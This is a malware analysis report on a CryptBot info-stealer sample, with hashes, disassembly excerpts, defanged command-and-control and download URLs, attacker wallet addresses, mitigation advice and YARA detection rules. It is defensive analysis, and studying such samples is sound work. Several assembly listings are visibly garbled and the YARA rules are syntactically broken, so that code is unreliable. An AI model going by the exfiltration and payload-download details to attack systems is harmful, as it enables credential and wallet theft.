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### Introduction

Over the past month, COVID-19 has significantly changed our lives. It's changed the way we work, commute (or not), interact with each other, and perhaps, interact with our software. For many working from home has required the use of VPN software to connect to our corporate network, conferencing software for remote communication and software programs to complete work tasks. To have access to programs and tools typically installed on office computers, employees working from home may have had to download these same programs to their home computers. Malware creators and distributors are taking advantage of this unusual situation, delivering fake installers for usually paid programs and VPN clients. This trend was recently observed in a Cryptbot attack. Although being a lesser-known info-stealer, Cryptbot has been very productive in the last couple of months with thousands of daily infections. Having arrived on the malware scene in the spring of 2019, it has since been providing unsuspecting victims with fake software in exchange for their private digital data.

Cryptbot combines complex evasion techniques and a rather simple social- engineering based distribution strategy to produce an interesting method of attack that manages to stay relatively hidden in the current malware landscape.

In this latest campaign, Cryptbot is delivered as a Trojan malware. Consistent with the ancient trojan horse, the info-stealer hides within legitimate software in order to be installed by its victims. Over its year of activity, it has been disguised as an installer of a free VPN application and as an installer of legitimate commercial software. For example, users looking for cracked versions of PhantomPDF editor, Adobe Illustrator or Malwarebytes AV have found themselves installing the info-stealer instead of their preferred programs.

### **Summary**

The CryptBot malware in this version examined appeared in 2021-06-27.

It continued to spread by landing with unlicensed applications. First, the extension of the pest is .exe and is transmitted by this extension. Shortly after the first exe runs, it opens 2 subprocess and deletes itself from its position and continues with the process. Performs the actual harmful operations in the sub-process. It scans the location and system information of the computer, browsers such as Chrome, Mozilla Firefox, and prints the encrypted data such as registered credit card information, cookies, e-mail addresses, user names, passwords into the files it separates one by one. Then it creates temp files, takes screenshots of the computer at the beginning and at the end and creates an encrypted zip file and sends it to itself. Then it deletes all its files and stops the malware from working.



# nxinf8kuks.exe Analysis

DOSYA ADI	nxinf8kuks.exe	
MD5	663FDF847D6B11308415FF86EBFFC275	
SHA1	6167FDF3CD9A585A44F24EB15D414281EDAD2485	

When we examine this pest, it is seen that it is a manually packed file. During the analysis, the unpack process was applied manually.

First, it receives information about the system.

```
nxinf8kuks.unpc.011CD474

call dword ptr ds: [<&GetSystemTimeAsFileTime>]
mov eax,dword ptr ss: [ebp-8]
xor eax,dword ptr ss: [ebp-c]
mov dword ptr ss: [ebp-4],eax
call dword ptr ds: [<&GetCurrentThreadId>]
xor dword ptr ss: [ebp-4],eax
call dword ptr ss: [ebp-4],eax

lea eax,dword ptr ss: [ebp-4],eax
call dword ptr ss: [ebp-14]
push eax
call dword ptr ds: [<&QueryPerformanceCounter>]
mov eax,dword ptr ss: [ebp-10]
lea ecx,dword ptr ss: [ebp-4]
xor eax,dword ptr ss: [ebp-4]
xor eax,ecx
leave
ret
```

Gets command line directory to create processes and make changes with GetCommandLineA.

Api-ms-win-core-synch-l1-2-0.dll saves information and instructions for executable (exe) files such as dynamic link library files.

```
nxinf8kuks.unpc.011cc822
push nxinf8kuks.unpc.11c318; 11c318::"api-ms-win-core-synch-11-2-0.dll"
call doword prt ds:[s&cettSodulerandlees]

rest esiges

ine nxinf8kuks.unpc.11cc822
push nxinf8kuks.unpc.011cc820
push nxinf8kuks.unpc.011cc822
push nxinf8kuks.unpc.011cc823
push nxinf8kuks.unpc.011cc8250
test edi; edi
push nxinf8kuks.unpc.11cc888

nxinf8kuks.unpc.011cc888
```

g-partners[.]top/dlc/distribution[.]php?pub=mixinte sends an http request to create sub-processes and prints the files using the Writefile and Readfile APIs.

```
mxinf8kuks.unpc.011c2905

| push esi | call dwid ptr ds: (call terretconnects) | move ebx, eax; eax: "g-partners.top" | cmv ebx, eax | eax: "g-partners.top" | cmv ebx, ebx | exximf8kuks.unpc.11c2918 | cmp dword ptr ss: [ebp-28] | [ebp-28]: "/dlc/distribution.php?pub=mixinte" | push 1 | cmvae cx.dword ptr ss: [ebp-28] | [ebp-28]: "/dlc/distribution.php?pub=mixinte" | push 1 | cmvae cx.dword ptr ss: [ebp-28] | [ebp-28]: "/dlc/distribution.php?pub=mixinte" | push 0 | pu
```

```
nxinf8kuks.unpc.011CF82A
lea ebx,dword ptr ds:[ebx]; ebx:&"g-pa/dlc/distribution.php?pub=mixinte HTTP/1.1", [ebx]:"g-pa/dlc/distribution.php?pub=mixinte HTTP/1.1"

nxinf8kuks.unpc.011CF830
movdqu xmm0,xmmvord ptr ds:[esi]; esi:"rtners.top"
movdqu xmm1,xmmvord ptr ds:[esi+10]
movdqu xmmword ptr ds:[edi],xmm0; edi:"/dlc/distribution.php?pub=mixinte HTTP/1.1"
lea esi,dword ptr ds:[edi+10],xmm1; edi+10:"n,php?pub=mixinte HTTP/1.1"
lea esi,dword ptr ds:[esi+20]; esi:"rtners.top" esi:"classing lea esi:"dlc/distribution.php?pub=mixinte HTTP/1.1"
lea esi,dword ptr ds:[edi+20]; edi:"/dlc/distribution.php?pub=mixinte HTTP/1.1", edi+20:"e HTTP/1.1"
dec edx
jne nxinf8kuks.unpc.11CFB30
```

The malware keeps the memory address in the EXE file it receives from the remote server and creates an exe file under the C:\Users\name\AppData\Local\Temp\{{iXOI-zQPtT-crzl-0mXLH}}\ directory.

It creates an exe file named 00909689773 by giving random values to the exe file it creates. C:\Users\name\AppData\Local\Temp\\{{iXOI-zQPtT-crzI-0mXLH}}\\00909689773.exe

The malware drops some files during its operation. The hash information is as follows..

Dosya Adı	79331032056.exe	
MD5	2081D43A914A66D1CB5C54FD3802DFB1	
SHA1	8958C6E1E2FF8112C31846B706C52FF25028E182	

After creating the files, it deletes itself and continues its malicious operations in its subprocess.

# 00909689773.exe Analysis

DOSYA	00909689773.exe	
MD5	610FE925494BD7F87858672C17F7D917	
SHA1	CA63E707905182D88DF434BC83E6094F91AA4D61	

When we examine this malware, it is seen that it is a manually packed file. During the analysis, the unpack process was applied manually.

It takes the directory where the specified module is registered to perform various operations.

```
00909689773.0024F5CA
| push edital dword ptr ds:[a&GetModuleFileNamewo]
| mov eax, dword ptr ds:[27C628]; 0027C628:&L"\"C:\\Users\\zorro\\AppData\\Local\\Temp\\{ix01-zQPtT-crz1-0mxLH}\\00909689773.exe\\""
| mov dword ptr ds:[27C614].esi
| mov dword ptr ds:[ebp-10].eax
| test eax, eax
| je 00909689773.0024F5E4
| cmp word ptr ds:[eax].di
| jne 00909689773.24F5EE
```

It registers itself to CurrentVersion to obtain permanence on the system.

Using the CreateDirectoryW API, it takes a temp directory and creates a randomly named LYOJYcHurFyK file under the handle of this directory.


```
00909689773.012cSpc

00909689773.012cSpc

10ea eax, dword ptr ds: [eSp+40]
10ea eax, dword ptr ss: [eSp+40]
10ea eax, dword ptr ss: [eSp+40]
10ea eax, dword ptr ss: [eSp+24C]
10ea ex, dword ptr ss: [eSp+26C]
10ea ex, dword ptr ss: [eSp+26C]
10ea ex, dword ptr ss: [eSp+26C]
10ea ex, dword ptr ss: [eSp+46]
10ea ex, dword ptr ss: [eSp+36]
10ea ex, dword ptr ss: [eSp+65]
10ea ex,
```


Browsers (Chrome, Mozilla Firefox, Internet Explorer) on the malicious systeminformation, browser history, saved passwords and email addresses.

It pulls the data in the logins table with a sql query. User's registered passwords, usernames and url information are targeted. While the password\_value is kept encrypted, it decrypts it on the malicious system and writes it to the password.txt file.





It takes malicious system information (username, computer name, cpu information, time and date, language used) with GetSystemInfo and prints it to the file named \_\_Information.txt.



With the GdipSaveImageToFile API, it takes a screenshot of the current computer and saves it in the \_Files folder.

Web Data-Login Data is to create a google\_chrome\_new.txt file and print it in it.

```
cmp word ptr ds:[esi],bx
ine 123.309AEA
call 123.30ERG
66:391E
75 0D
E8 E5500000
C700 1600000
EB DC
8D45 E4
                                                                                                                   \AppData\\Local\\Temp\\RvvVaZlM\\files_\\cookies\\google_chrome_new.tx
                          mov dword ptr ds:[eax],16
jmp 123.309AC6
lea eax,dword ptr ss:[ebp-1C]
                        push eax
call 123.3112F2
```

It searches various bitcoin wallets and currencies to save and exchange information in the Files/ Wallet directory.

```
00909689773.012D5DA4
mov ecx,dword ptr ss:[ebp-28]; [ebp-28]:L"%Temp%\\LYOJYCHURFYk\\_Files\
lea edx,dword ptr ds:[edx*2+2]
mov eax,ecx
cmp edx,1000
jb 00909689773.12D5DCC
                                                          9689773.012C5D35
rax,word ptr ds:[edx] ; edx:L"_Files\\_Wallet\\Exo
| edx,2 ; edx:L"_Files\\_Wallet\\Exodus Eden"
                           09689773.012D61AF
v eax,dword ptr ds:[eax] ; eax:&L"%Temp%\\LYOJYCHURFYK", [eax]:L"%Temp%\\LYOJYCHURFYK"
```

It saves the information it finds in the relevant files it creates.


All the information he found is as follows;

- -It saves cookie information in files named cookies.txt and AllCookies list.txt.
- -Saves system information (username,computername,cpu,used language,location) to files named\_Information.txt and system\_info.txt
- -It saves the crypto wallets it finds and the registered credit card information in the files created named \_Wallet and cryptocurrency.
- It saves all the passwords saved in the browsers, together with the user name and url information, in password.txt and AllPassword.txt files.
- -Saves all e-mail and user names with verification codes to files named forms.txt and AllForms\_list.txt.


The files created by the pest are as given in the table below.

files_	_Files	BsSbpBg.tmp
-cookies	_Cookies	gDdxsxGm.tmp
-cookies.txt	_AllCookies_list.txt	hrcoWpmT.tmp
-forms.txt	_AllForms_list.txt	JKFaiy.tmp
-password.txt	_AllPasswords_list.txt	IHCgPACsW.tmp
-system_info.txt	_Information.txt	vaqfZA.tmp
-screenshot.jpg	_Screen_Desktop.jpeg	MckYLbaLjxJrwW.zip
-cryptocurrency	_Wallet	NIsPPCaAe.zip
ElectronCash	ElectronCash	Misi i cancizip
Electrum-btcp	Electrum	
Electrum	Electrum-btcp	
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It prints the information saved in the Files\_ file into a file named MckYLbaLjxJrwWzip.



After creating the zip file named MckYLbaLjxJrwW.zip, it creates another zip file named NIsPPCaAe, which belongs to the information saved in files.



It connects with http://alemed12[.]top and sends the zip files it creates to this address.



By sending a request to http://otiasc[.]top/download[.]php?file=lv[.]exe, it downloads the lv.exe file and makes it run as a sub-process for a short time.



It deletes the exe and all the files it creates using the timeout&del command.



#### lv.exe

Dosya Adı	lv.exe
MD5	1CA90B66B79DF8576C3D35BFAD0F33FA
SHA1	17291F5B80496EFC656A489C340D8856EEC27EE3

Sub-processes that lv.exe exercises;

- 4.exe-vpn.exe-cmd.exe-ping.exe-SmartClock.exe

#### lv.exe

It reads the ClipBoard data stored in the system, changes the addresses in the crypto wallets when the current conditions are met, and writes the addresses it keeps registered. It closes itself by making short-term changes on the system with the processes it runs under.

The crypto addresses in the malware are as follows;

"0x9876A5bc27ff511bF5dA8f58c8F93281E5BD1f21"

"bc1qgvs5jxqqzd68f9u0y5g3xekyeuppnzc8ws5xht",

"19rxWcjug44Xft1T1Ai11ptDZr94wEdRTz",

"3J4u4wbwseKXExKC8EdvABkLwXn1gmFdfs"

"rHnvqST17xvqhuFkhF1XAL8DMg2EwU5yP7"

"LcW5MfbLwHayuHRL2jJeQN8AXGWC4Bv6Xk"

"43LKVsDuqiDVhxkWwkkyCW2K4J2DrbmH55Rk8qj44JmBTkExo2qRGNceNtMUpnLSZ hcKRWHTyNXKjGSPBXRigki35UCYPFP"

"t1Uczn845Pvs36iKUc3BZ4qY7oMc2nRoW2Z"

# **Network Analysis**



It sends a request to port 88.99.66.31, but Retransmission returns because the servers are down.

http://g-partners[.]top/dlc/distribution[.]php?pub=mixinte

http://g-partners[.]top/stats/remember[.]php?pub=mixinte&user

http://otiasc01[.]top/download[.]php ?file=lv. Exe

```
L"GET", ecx:L"/stats/remember.php?pub=mixinte&user=

L"/stats/remember.php?pub=mixinte&user=

L"GET", ecx:L"/stats/remember.php?pub=mixinte&user=

L"GET"

"g-partners.top/dlc/distribution.php?pub=mixinte"

"g-partners.top/dlc/distribution.php?pub=mixinte"
```

### **SOLUTION PROPOSALS**

- Incoming e-mails should be read carefully or suspicious about e-mails and URLs from unknown sources and files should not be opened without a full scan in attachments.
- All installed software and operating system should be kept up to date.
- -Users should be aware of phishing schemes and should be trained on how to manage these attacks.
- -The network movements of the processes running on the system should be examined.
- -Anti-malware software should be used, such as antivirus or any endpoint protection software.
- -Be careful when downloading an application, licensed applications should be preferred.

# Nxinf8kuks.exe YARA RULE

```
import "hash"
rule CryptBot
meta:
author="Kerime Gencay"
description="CryptBot"
first_date="27.06.2021"
report_date="25.07.2021"
file_name="nxinf8kuks.exe"
 strings:
$text_a="00909689773.exe"
$text_b="1BEF0A57BE110FD467A"
$text_c="79331032056.exe"
  Condition:
Hash.md5(0,filesize)=="663FDF847D6B11308415FF86EBFFC275" or all of them
```

# 0099689773.exe Yara Rule

```
import "hash"
rule CryptBot
meta:
author="Kerime Gencay"
description="CryptBot"
first_date="27.06.2021"
report_date="25.07.2021"
file_name=" 00909689773.exe"
strings
 $text_a=" MckYLbaLjxJrwW.zip"
 $text_b=" NIsPPCaAe.zip"
 $text_c="88.99.66.31"
 $text_d=" LYOJYcHURFYk"
 $text_e="_Files"
 $text_f="files_"
Condition:
Hash.md5(0,filesize)==" 610FE925494BD7F87858672C17F7D917" or all of them
}
```

# lv.exe Yara Rule

```
import "hash"
rule CryptBot
meta:
author="Kerime Gencay"
description="CryptBot"
first_date="27.06.2021"
report_date="25.07.2021"
file_name=" lv.exe" strings:
text_a="0x9876A5bc27ff511bF5dA8f58c8F93281E5BD1f21"
 text_b="bc1qgvs5jxqqzd68f9u0y5g3xekyeuppnzc8ws5xht"
 text_c="vpn.exe"
 text_d="4.exe"
 text_e="nsDialogs.dll"
 text_f="UserInfo.dll"
 text_g="
 Condition:Hash.md5(0,filesize)=="1CA90B66B79DF8576C3D35BFAD0F33FA" or all of them
```

